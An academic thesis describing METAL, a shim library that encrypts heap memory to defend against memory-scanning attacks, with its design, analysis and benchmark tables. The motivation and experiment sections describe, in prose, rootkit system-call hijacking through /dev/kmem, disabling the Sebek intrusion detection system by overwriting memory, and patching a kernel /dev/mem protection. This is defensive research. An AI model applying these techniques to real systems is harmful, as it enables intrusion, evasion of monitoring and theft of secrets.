METAL
MEMORY ENCRYPTION

by

JAMIE LEVY

A thesis submitted to the John Jay College Faculty in
in partial fulfillment of the requirements for the degree of
M.S. in Forensic Computing, The City University of New York

2007

Advisor: Professor Bilal Khan

Memory scanning is a common technique used by malicious programs to read and modify the memory of other programs. Guarding programs against such exploits requires memory encryption, which is presently achievable either by (i) re-writing software to make it encrypt sensitive memory contents, or (ii) employing hardware-based solutions. These approaches are complicated, costly, and present their own vulnerabilities. This thesis attempts to address this issue and to provide new secure software technology that enables users to transparently add memory encryption to their existing software, without requiring users to invest in costly encryption hardware or requiring programmers to undertake complicated software redesign/redeployment. The Memory Encryption and Transparent Aegis Library (METAL) functions as a shim library, allowing legacy applications to transparently enjoy an assurance of memory confidentiality and integrity. The proposed solution is tunable in terms of trade-offs between security and computational overhead. What follows is a description of the library design and an evaluation of its benefits and performance trade-offs.

0.1 Introduction

Data lifetime is an important topic that has yet to be solved. Literature has shown that often critical data such as passwords and account information remain in memory long after they are needed [11]. According to [13], some systems will leave such crucial data in memory even after the machine is rebooted. Such information may be hard to swallow by security professionals, since even the best encryption algorithms are useless if the keys are open for anyone access to see.

Not every system is the same. It is up to the operating system to zero out deallocated memory, however this is not always done. Since machines cannot be trusted to clear critical data, the responsibility of secure programming rests mainly on the programmers themselves. Certain well-established secure software design principles [25] attempt to address application data confidentiality issues. Most literature [11,13,16] addresses this issue by stating that programmers should zero-out or overwrite existing memory containing sensitive data such as keys and passwords, before deallocating it. Unfortunately, these judicious strategies are too frequently disregarded by application, web browser and web server programmers. As a consequence, most consumer software faces increased risk given that sensitive user data is exposed in memory once a system has been compromised—this data can be easily examined by reading the previously mentioned memory device files, or inducing memory core dumps [28–31] by triggering program bugs.

Also as [13] mentions, there are often several buffers in the kernel and elsewhere containing the data that are out of the program's control. Memory

can therefore be "shadowed" or "bled" into other buffers as time continues. Therefore, the information can be scattered even further in memory suspected. This thesis describes a mechanism by which memory confidentiality can be provided transparently to existing legacy applications by the user themselves, without mandating programmers to redesign or even recompile their applications.

Peter Gutmann mentions that data lifetime issues are not only a software, but often a hardware problem as well [16]. First he confirms the findings of [13] by stating that information can often be found in memory after a shutdown. Then he goes further to explain that the RAM cells themselves may still "hold" old information even after it has been overwritten because of constant stress of an electric charge can bend the hardware. This leaves a semi-permanent footprint of the past data that can be obtained later, even after the data has been overwritten several times [16].

The problem of data lifetime is compounded by the fact that raw memory is easily accessed by anyone with administrative access to a system. On Unix systems [and some Linux machines], access to physical memory and kernel memory can be made through access to two special files: `/dev/mem` and `/dev/kmem` respectively. Most Linux systems also supply access to memory as a special file that is not part of the file system, but exists only in memory at run time: `/proc/kcore`. Since this file only exists in memory itself it is unlike the device files, and takes up no diskpace unless it is copied to somewhere [7, 15]. `/proc/kcore` represents kernel memory except that it is `ELF` format, which is easily handled with debuggers like `gdb` [7, 15].

`/dev/kmem` is often used by crackers to install rootkits on Unix machines.

Rootkits allow the attacker to modify the kernel to allow rogue processes and files to remain hidden from security checks. Numerous papers in hacker literature [see [9, 22, 23]] point to hijacking system calls this way.

An attacker with administrative access can simply write values to `/dev/kmem` as s/he likes and overwrite the system call table. System calls are "gateways" to the kernel and allow user applications to request certain services that only the kernel can provide. Almost everything done on a Linux/Unix machine results in a system call on some level. All file manipulation (such as reading or writing) is eventually handled by the kernel. For example, there are `open()`, `read()`, and `write` system calls that are involved in listing out directories with a simple `ls` command, as the directory is opened and each directory entry is read and written out to standard output.

If the attacker wishes to hide processes or files on a machine, s/he could overwrite the system call table to point to a modified version of the same command that could obfuscate the file or process and prevent it from being detected by Unix/Linux commands. For the attacker who prefers to use tools to accomplish this task there are some available like Zeppoo and Kernsh that allow one to replace values in memory with his/her own values in order to bypass security blocks or overwrite the system call table [24, 32]. Kernel symbols can be obtained by accessing `/proc/ksyms` or grepping through `/dev/mem` in Linux. Since `/dev/kmem` is seen as a liability the response in the Linux community has been to remove it entirely [12].

Reading/writing application heap memory is the foundation of many nefarious exploits, as illustrated by the prolific HOW-TO literature published within the hacker community (see e.g. [13, 18]). One illustrative case, by

Joseph Corey, was the catalyst of this research. The paper [13] targets the Honeynet project's Sebek intrusion detection system [19]. Sebek is an IDS implemented as a Loadable Kernel Module [LKM], that is used to collect and observe exploits in the wild. Since Sebek is intended to observe the attacker unhindered, its effectiveness hinges on remaining hidden from the would-be attacker. Therefore, it attempts to hide itself from the module list and will not be visible by the `lsmod` command.

Corey illustrates that Sebek can be detected by first grepping for for particular "landmark" patterns in `/proc/ksyms` and then reading through `/dev/kmem` memory for other interesting information such as IP address and port numbers of the server to which Sebek will report. Corey further illustrates how by overwriting memory at specific relative offsets from these patterns, program variables can be altered in a manner that disables IDS functions.

Corey's attack is immune to Address Space Layout Randomization (ASLR)– a computer security feature which involves arranging the positions of key data areas (usually including the base of the executable and position of libraries, heap, and stack) randomly in a process' address space. By scanning memory contents to obtain relative address information, Corey's exploit sidesteps the ASLR features supported by many operating systems such as OpenBSD, Adamantix, Hardened Gentoo, Linux (via PaX, Exec Shield, etc.), Windows (via Wehnus, BufferShield, etc.) The technology described in this thesis is a system which dynamically encrypts heap memory, making it nearly impossible for the attacker to find landmark patterns in memory, and hence preventing determination of which location(s) in memory to over-

write.

The prototype system is called METAL, the Memory Encryption and Transparent Aegis Library. METAL is a shim library which replaces the standard C memory management functions, and provides transparent runtime encryption of heap-allocated memory for both new and existing applications. The design objectives are:

1. **S**implicity: no specialized hardware is needed.
2. **T**ransparency: no rewriting or recompiling programs.
3. **O**penness: extensible with new encryption algorithms.
4. **P**erformance: dynamic specification of trade-off between performance and security.

Because of the central role of memory scans in security exploits, METAL has far reaching potential impact in reducing system vulnerabilities based on compromises of application memory confidentiality and integrity.

0.2 Prior Related Work

There are many projects related to the subject of memory encryption or memory access. Here are descriptions representatives from three broad categories which influence the design of METAL.

Memory Debuggers. Memory debuggers like Purify [20], Mprof [6,33] and Efence [21] had an effect on the design of METAL. Memory debuggers

deal with the detection of memory access errors, such as out of bounds memory access and memory leaks. Each of these debugging packages modify `malloc` and `free` memory allocation routines [and their variants] in different ways.

The Mprof [6,33] memory debugger works as a library archive that must be linked to the desired application. Mprof works only with C and Lisp programs and is used to profile memory usage and display memory leaks and illegal accesses. This is accomplished by overloading `malloc` and `free` routines. A trace file is created during program execution and is analyzed during the traced versions of `malloc` and `free`. A profile is printed upon termination of the program [33].

Purify [20] is considered one of the best memory debuggers created, even by Bruce Perens, the creator of Efence [27]. Purify is a memory debugger that is system specific to Solaris machines. It works much like the Mprof debugger, in that the `malloc` and `free` routines are overloaded and statistics are output about the program memory usage. Purify also must be linked to the program like Mprof. However, Purify is more complex than Mprof and outputs statistics during program execution instead of after program completion [20]. Inaccessible pages are placed on either side of the allocated space allowing Purify to detect illegal memory accesses [20]. That is, a `SIGSEGV` will occur during an illegal memory access and Purify is able to print out the address of the memory access violation. This approach is also taken by Efence.

The Efence [21] memory debugger also allows programmers to detect illegal memory accesses made during a program's execution. It is designed

as a debugging shim library which overrides the memory allocation/deallocation functions of the standard C library in order to facilitate the detection of memory bugs in programs. The approach taken is like Purify, by surreptitiously allocating an inaccessible page on either side of requested memory. The inaccessible pages contain nothing and are created by the Efence program solely in order to trap illegal memory accesses. When a program tries to access past (or outside) the bounds of its allocated array, it inadvertently touches one of the inaccessible pages allocated by Efence, and this results in a segmentation fault which is caught and reported to the programmer. At this point the programmer can trace back in the core dump to determine the programmatic error. Efence therefore provides a transparent mechanism for discovering improper memory accesses at program runtime. Efence is relevant to this project because a similar mechanism is used to allow to interposition between the program and memory. In this case, however, the interposition is with the intention of providing memory confidentiality.

Heap Protection.

Point Guard takes an important step in protection against illegal memory accesses on the heap. The main idea behind Point Guard is to encrypt pointers. If the pointers are encrypted, it makes it harder for the attacker to determine memory addresses to target with malicious writes. Point Guard encrypts a pointer and places it in memory until it is needed [14]. When the program calls for the pointer, it is taken from memory and decrypted to get its real value. Then the decrypted pointer is handed to the program so that it can use the pointer as it would normally. The program needs the real value so that it will get the correct address. An attacker would not be

able to get the address in a conventional manner, because s/he would only have access to the encrypted value and not the decrypted (real) value.

Though Point Guard is a step in the right direction, it has its limitations. In particular, though Point Guard does change the location to which the pointer is pointing, it does not entirely prevent the attacker from "guessing" the new location and successfully deploying a buffer overflow attack. More importantly, Point Guard protects pointers, but not memory contents themselves, since intended principally to thwart sled address guessing in buffer overflow attacks. In contrast, this project is concerned with protecting the actual contents of memory buffers from being observed by any process other than the application that owns them.

OpenBSD has recently replaced their `malloc` and `free` memory allocation schemes to use `mmap` and `munmap` functions instead of the usual `malloc` and `free` routines [2]. This was done in order to add extra security like randomized address locations and control of memory permissions [17]. However the main focus remains on thwarting of classic attacks to gain adminstrative access to machine, instead of the added security of confidentiality as as in this project. METAL therefore provides added security by protecting memory contents, and it is able to work on most Linux platforms with legacy software without code modification.

Encryption Libraries. There are a large number of existing libraries implementing strong cryptography (e.g. Libmcrypt, cryptlib, Xceed, etc.) While these libraries are useful for programmers who wish to design their applications with security concerns in mind, the libraries do not provide an easy way to migrate existing stable but insecure applications. Indeed, all the

libraries examined were themselves vulnerable to memory scanning attacks, since they all store their algorithmic state information in unprotected heap memory.

0.3 Design

Efence had the most influence on the design of METAL. Like Efence, METAL is designed as a shim library replacing the standard C memory management functions (e.g. `malloc`, `valloc`, `calloc`, `free`, `cfree`, etc.) Also like Efence, the shim library memory allocation functions use `mmap` to allocate a protected page in memory. Unlike Efence, METAL marks each allocated page as inaccessible for reading and writing before it is returned to the program `malloc` call. Marking a page inaccessible at the beginning helps begin the encryption/decryption process. Though it may seem strange to mark an empty buffer as inaccessible, it actually keeps with the flow of the encryption/decryption scheme since a newly allocated buffer may not be used for some time and does not need to be left out in the open for random access. Therefore, initialization of the buffer after allocation will trigger the decryption handler allowing the application to access it as it would normally.

When the application attempts to access the page for reading and writing, a segmentation fault occurs, triggered by a violation of page protections. The shim library catches the `SIGSEGV` signal generated by the segmentation fault, unprotects the page whose access caused the fault, decrypts the page contents (in place), and registers a system timer using `ualarm()`. The fault handler then exits, and the offending instruction is automatically re-




Figure 1: Allocation

attempted, this time of course succeeding without causing a fault. When the registered system timer fires, the shim library catches the `SIGALRM` signal generated by timer expiry, re-encrypts any outstanding decrypted pages and re-protects them. The main parameter in the operation of the METAL library is the duration of the re-encryption timer, `METAL_TIMER`. Note that the timer is absolutely necessary in the design. The page cannot be re-encrypted and re-protected at the very end of the segmentation fault handler because this would result in another fault when the memory access was re-attempted after the handler exits; an infinite stream of faults would result.

The encryption and decryption of a page is implemented in a manner that is simple, fast and has limited memory exposure of its own. When the application first starts, the shim library generates a random 32 bit *key* K, which it stores in a register. Encryption of a page is carried out byte-by-byte by doing an XOR of memory contents with a dynamically generated "pad"

value. This pad value is obtained by hashing both the memory address and the key. For example, if the true (cleartext) value at address A is X, after encryption the content of A will be $X \oplus H(A, K)$. The encryption scheme can thus be viewed as a dynamic randomized Vernam-Mauborgne one-time pad. Decryption is the same as encryption, since

$$X \oplus H(A, K) \oplus H(A, K) = X \oplus 0 = X.$$

The key K remains unexposed to memory scans since it is stored in registers and does not enter random access memory. The simplest (and fastest) hash functions considered were

$$\begin{aligned} H(A, K) &= K \\ H(A, K) &= K \oplus (A \ \& \ \text{0xFFFFFFFF}) \\ H(A, K) &= A^K \mod \text{0x7FFFFFFF}. \end{aligned}$$

In the last scheme 0x7FFFFFFF= 2147483647 is a prime.

Information about memory allocations is maintained in the library internals via a memory manager handler. Page addresses, sizes and deletion and encryption status are all saved in structs for each page allocated. The size of the memory manager space can be set before the library is compiled, but the default is five pages of storage for the list of memory structs (Figure 2).

The address saved in each struct holds the starting address that is returned to the application of each created buffer. As far as the application




Figure 2: Memory Manager

is concerned, the entire is accessible by using the starting address returned by `malloc` and this is true. However, the buffer may actually be comprised of several pages depending on whether or not its size exceeds the maximum page size [typically 4096 bytes] (Figure 2). For METAL's purposes, keeping only the starting address of each buffer is enough for the memory manager's record keeping.

The size saved in each struct holds the entire size of the allocated buffer. This is important information that must be saved in order to correctly implement the `free` algorithms. Since `free` variants are overwritten with `munmap` functions, it is important to know the size of the total buffer in order to deallocate all of it. This allows legacy applications to continue to use the traditional `free` call with only the starting address as an indication for

deallocation.

The deleted flag saved in each struct contains the buffer's status. This is important from a memory manager point of view, so that the structs of deleted pages can be reused as new pages are allocated. Pages are deleted by using one of the `free` deallocation functions, at which point the deletion flag is set to `true`. The memory manager uses a first fit algorithm, in which the manager first starts at the beginning of the memory space and checks for pages that are marked as deleted. If a deleted entry is encountered, it overwrites it with the new page information. If there are no deleted pages, the memory manager continues until it hits an unallocated memory struct and modifies its information to the new page information. A counter is updated to keep track of the total number of pages that are allocated. If there are no more slots for holding page information, the memory space is expanded using a function called `extend1()` which will add more pages to the memory space using a method much like the `realloc` allocation algorithm. At this point, the total memory space size is updated.

In addition to the memory manager struct, there is a decryption/encryption handler struct (Figure 3). It is allocated and extended in much the same way as the memory manager space, but with less pages initially. There are several differences between the way the decryption address space is handled as opposed to the memory manager address space, which will be explained shortly.

The address field in each decryption struct contains addresses of pages that are currently in a decrypted state. The deleted field helps to keep track of pages that have been deleted to prevent future attempts to decrypt/en-




Figure 3: Decryption/Encryption Handler

crypt the pages which will lead to a fatal `SIGSEGV` signal and program crash. The key option in each struct is currently not used, but is available for the case of using a separate key for each page.

The page information is added to the decryption/encryption handler space when the page is added to the `SIGSEGV` handler in a stack (first in-last out) fashion. After each page is added, the page counter is updated to the next available slot. Like the memory manager above, if the decryption/encryption handler space is filled, it can be extended using the `extend2()` function. The decryption handler allows METAL to know what pages are currently in a decrypted state so that not all pages are re-encrypted when the timer expires. When the timer expires, the `SIGALRM` handler "pops" the page information off of the stack, by decrementing the counter and checks




Figure 4: Decryption

the deleted state flag. Figure 3 shows the handler after a page has been encrypted. It is no longer pointed to after it is popped off the stack. The next page is still decrypted and will be popped off of the stack after it is encrypted as well. Pages that are not deleted are then encrypted and the `PROT_NONE` permissions are set to begin the next cycle of decryption.

0.4 Analysis

Suppose that an application uses m pages and that the secret of interest to the attacker resides on precisely one of these m pages. The application reads/writes (uniformly at random) to these pages at a cumulative rate of once every r seconds, so each page is expected to be read from/written to once every rm seconds. An access exposes the page for $\leq c =$`METAL_TIMER` seconds, after which METAL's timer expires and results in re-encryption/re-




Figure 5: Encryption

protection of the page. The probability that the secret is exposed at any given time is thus at most $\frac{c}{rm}$.

Suppose the attacker is able to narrow down the set of pages on which the application's sensitive data resides to a superset of the actual pages that the application uses. The attacker operates by cycling through this superset of $p \geq m$ pages, taking s seconds to scan each page for the patterns or "landmarks" of interest, in the manner suggested by the exploits of Corey and others. At any given time, the probability that the attacker is examining the page with the sought-after secret is is $1/p$. Thus the probability that secret is seen as cleartext by the attacker is at most $\frac{c}{rmp}$, and the expected time before the attacker uncovers the page is $\frac{srmp}{c}$ seconds.

0.5 Experiments and Evaluation

The address space layout randomization feature supported by most modern UNIX variants makes the placement of application pages inside of `/dev/mem` extremely unpredictable. If the attacker is unable to narrow down the memory that is to be scanned, then the only viable strategy is to scan the entire memory; on a machine with $2G$ of memory (and $4K$-sized pages) this means $p = 524288$. We made the application secret detectable through regular expression matching and allowed the attacker to use the `grep` utility to search for it on each page. In practice, the regular expression search took approximately $s = 4.6 \times 10^{-4}$ seconds per page. We set the METAL timer at $50ns$, and gave the application $m = 100$ pages, with a cumulative access rate of 1000 accesses per second. This figure was determined by assessing the Sebek application which accesses its sensitive IP address variables relatively infrequently, only at particular transition points in its state. Based on these parameter values, our analysis in the previous section indicates that the expected time for the attacker to see the secret is on the order of 134 hours. In practice, experiments showed that the attacker was unable to find the secret for well over twice this period of time.

In order to study the impact of different combinations of values for `METAL_TIMER` and `APP_TIMER` on the security equation, methods were introduced to the METAL library to allow the running application to change the library timer (`METAL_TIMER`) intervals between encryption and decryption. Experiments consisted of creating a victim process that would allocate memory via `malloc` and place a string pattern in the buffer. The string was

randomly constructed within a certain pattern to avoid memory shadowing. Then the victim program would access random cells within the buffer every `APP_TIMER` milliseconds in a continuous loop. This program was then linked with the METAL library in order to overload the `malloc` function.

Two crack programs written were used to conduct experiments. **Attack Program 1** consists of a Perl script (modified from The Coroner's Toolkit `memdump.pl`) that searches all of memory space (using `/dev/mem`) for the string pattern known to be used by the victim. All experiments were conducted on Linux machines with Fedora Core 5/6 or Red Hat. Fedora and Redhat have an added security feature that prevents processes from reading through all of `/dev/mem` [3], Attack Program 1 cannot be used without first "patching" the kernel by overwriting this memory protection feature in kernel memory. This was done by using the Zeppoo dump program before running experiments (see Appendix G for commands). After the patch was applied, experiments were conducted as usual.

Though we were able to successfully crack METAL using the first program to read through all of memory, real attackers would probably be more resourceful and limit the search to the victim process' memory space. Therefore a second **Attack Program 2** was developed, based on the `pcat` program which is part of The Coroner's Toolkit: Pcat was modified to attach to the running process (thereby suspending it) and search the process' memory for the landmark string pattern. Upon finding this string, the victim process was sent a `SIGUSR1` signal. The victim process was modified with a signal handler which prints experimental parameters (e.g. the `APP_TIMER` and `METAL_TIMER` values) and experimental measurements (e.g. the lifetime

of the victim and number of accesses it made to the memory), and then terminates.

It is verifiable that the constructed string was not found in instances where `pcat` exited abnormally. Since `pcat`'s modification was such that `pcat` would attempt to reattach and read the process' memory, a second `ptrace()` attempt on the same process would result in abnormal termination. This is actually listed as a possible solution for preventing scans of processes [1]. The actual error code from the `open_process()` function:

```
if (ptrace(PTRACE_ATTACH, pid, 0, 0) < 0)
    error("ptrace PTRACE_ATTACH: %m");
```

A bash script (Appendix E) was written in order to automate the experiments. The bash script would start the victim process and give the appropriate `APP_TIMER` and `METAL_TIMER` values as well as the output file as command line arguments. The script would then start the appropriate Attack Program and wait. If the attacking program failed to find the string, it exits abnormally and the bash script starts another instance. The script logged the total number of attempts required for the attack program to successfully crack the victim process. In the end, all results were rendered using another Perl script (Appendix F) to gather statistics on the resulting data.

0.5.1 Simple?

METAL does not require any specialized hardware to perform memory encryption.

0.5.2 Transparent?

METAL operates as a shim library, and so can be plugged into any existing binary which dynamically links to the standard C libraries. This process does not require programmers to redesign their software to make use of cryptographic libraries, nor does it require recompiling code with specialized compilers that embed encryption strategies into the object code. Rather, the transition from unsecure memory applications to secure memory applications is easy; the scheme can be retrofitted into existing legacy applications by the end user themselves—all they have to do is ensure that the METAL library is ahead of the standard C libraries in the linker/loader `LD_LIBRARY_PATH` search path.

There are possible problems with using the METAL shim library. Since METAL uses `mmap` for the implementation of `malloc`, access to `munmap`ed pointers result in a segmentation fault. Such problems were encountered during the trial phase with certain applications. Code modification was necessary in order to get these problem applications running with METAL. Though it may be considered troublesome by some, others consider this a security feature.

OpenBSD has also overloaded the `malloc` method using `mmap`. Doing so has generated significant discussion on the quality of application code. OpenBSD acknowledges that some applications will crash hard after accessing freed memory [2] or making invalid memory accesses [17]. The experiences of OpenBSD are mirrored in the experiments, and indicate the practical difficulties that should be expected when using METAL with ap-

Table 1: Memory Overhead of METAL

Program	Memory Usage with METAL	Memory Usage w/o METAL
vim	17774 pages	287 pages
emacs	1062 pages	54 pages
xterm	1438 pages	25 pages
firefox	2291 pages	100 pages
syslogd	18 pages	8 pages
top	292 pages	28 pages
ls	185 pages	10 pages
gaim	1062 pages	54 pages
crond	131 pages	7 pages
clamd	96 pages	3 pages

plications that contain such memory management errors.

0.5.3 Open?

We have used very simple hashing schemes to minimize the computational overhead and neutralize the possibility that the encryption scheme could itself be attacked through memory scans. The scheme has the security of a dynamic (albeit algorithmically generated) one-time pad constructed from a random key K. In principle, however, any encryption/decryption scheme could be substituted into the METAL framework.

Table 2: Computational Overhead of METAL

METAL TIMER (c)	Access Rate (r)	Time per access with METAL	Time per access w/o METAL
100000μs	100000μs	48.79μs	0.69μs
100000μs	10000μs	1.93μs	0.13μs
100000μs	1000μs	0.42μs	0.08μs
100000μs	100μs	0.29μs	0.06μs
100000μs	10μs	0.22μs	0.04μs
10000μs	100000μs	47.81μs	0.33μs
10000μs	10000μs	13.50μs	0.11μs
10000μs	1000μs	2.62μs	0.07μs
10000μs	100μs	1.85μs	0.05μs
10000μs	10μs	1.43μs	0.04μs
1000μs	100000μs	31.62μs	0.21μs
1000μs	10000μs	11.85μs	0.10μs
1000μs	1000μs	7.28μs	0.07μs
1000μs	100μs	5.26μs	0.05μs
1000μs	10μs	4.12μs	0.04μs
100μs	100000μs	23.68μs	0.16μs
100μs	10000μs	10.53μs	0.09μs
100μs	1000μs	6.77μs	0.06μs
100μs	100μs	4.99μs	0.04μs
100μs	10μs	3.95μs	0.04μs
10μs	100000μs	18.95μs	0.13μs
10μs	10000μs	9.48μs	0.08μs
10μs	1000μs	6.31μs	0.06μs
10μs	100μs	4.74μs	0.04μs
10μs	10μs	3.79μs	0.03μs

Table 3: Security Benefits of METAL

`METAL` `TIMER` (c)	Access Rate (r)	Time to crack using Attack Program 1	Time to crack using Attack Program 2
100000.00μs	100000.00μs	8.5 hrs	0.66 sec
100000.00μs	10000.00μs	51.8 min	0.64 sec
100000.00μs	1000.00μs	4.9 min	0.53 sec
100000.00μs	100.00μs	17.4 sec	0.54 sec
100000.00μs	10.00μs	17.4 sec	0.48 sec
10000.00μs	100000.00μs	$> 1^*$ days	1.2 sec
10000.00μs	10000.00μs	8.6 hrs	0.66 sec
10000.00μs	1000.00μs	53.7 min	0.59 sec
10000.00μs	100.00μs	4.0 min	0.55 sec
10000.00μs	10.00μs	18.5 sec	0.61 sec
1000.00μs	100000.00μs	$> 2^*$ days	2.6 days
1000.00μs	10000.00μs	$> 1^*$ days	47.3 min
1000.00μs	1000.00μs	8.8 hrs	1.41 sec
1000.00μs	100.00μs	43.1 min	1.32 sec
1000.00μs	10.00μs	4.4 min	1.07 sec
100.00μs	100000.00μs	$> 3^*$ days	3.8 days
100.00μs	10000.00μs	$> 2^*$ days	54.8 min
100.00μs	1000.00μs	$> 1^*$ days	2.41 sec
100.00μs	100.00μs	7.9 hrs	1.24 sec
100.00μs	10.00μs	35.7 min	1.04 sec
10.00μs	100000.00μs	$> 4^*$ days	4.1 days
10.00μs	10000.00μs	$> 3^*$ days	62.9 min
10.00μs	1000.00μs	$> 2^*$ days	1.18 sec
10.00μs	100.00μs	$> 1^*$ days	1.03 sec
10.00μs	10.00μs	8.4 hrs	0.92 sec

0.5.4 Performance?

The memory blowup of METAL-enabled applications can be quite large as seen in Table I which lists the memory usage of ten common applications with and without METAL. The blowup in memory footprint for applications was seen to vary widely, ranging from (2.25x) for syslogd to (61.9x) for vim. Applications which experience an exceptionally large blowup appear to do so because they perform many small allocations. For example, if an application makes an allocation less than `PAGESIZE`, it still receives a piece of memory of size `PAGESIZE`. Therefore if the application requests three small allocations (3 bytes each, for example), it will receive an entire page (3 * `PAGESIZE`) for each request which leads to an increase of 12279 bytes (for `PAGESIZE` = 4096) in memory size. This blowup factor will be addressed in a future version of METAL by using a bucket-page scheme similar to the one employed by OpenBSD [17].

Table II shows the comparative slowdown of memory accesses in applications with and without METAL, for various values of the `METAL_TIMER`= c and application access rate r. Memory accesses using METAL are between 5x and 150x slower than raw memory accesses via the standard C library. When $r < c$, we note that as r/c tends to 0, the access time with METAL approaches the access time without METAL. For example, when $c = 100000\mu$s and $r = 10\mu$s, the time to access a word memory is (on average) 0.22μs for an application linked with METAL, while the time to access is on average 0.04μs for applications using the standard C library. This is explicable since when c is much greater than r, the timer does not reprotect the page

for long stretches of time, during which the application can access memory without causing any page faults. On the other hand, when $r > c$, the access time with METAL is significantly higher since memory accesses are likely to cause page faults. For a fixed `METAL_TIMER`$= c$, the overhead is is higher for larger values of the r since infrequent application memory accesses are likely to witness memory caching disturbances.

Figure 4. Access Time with Metal

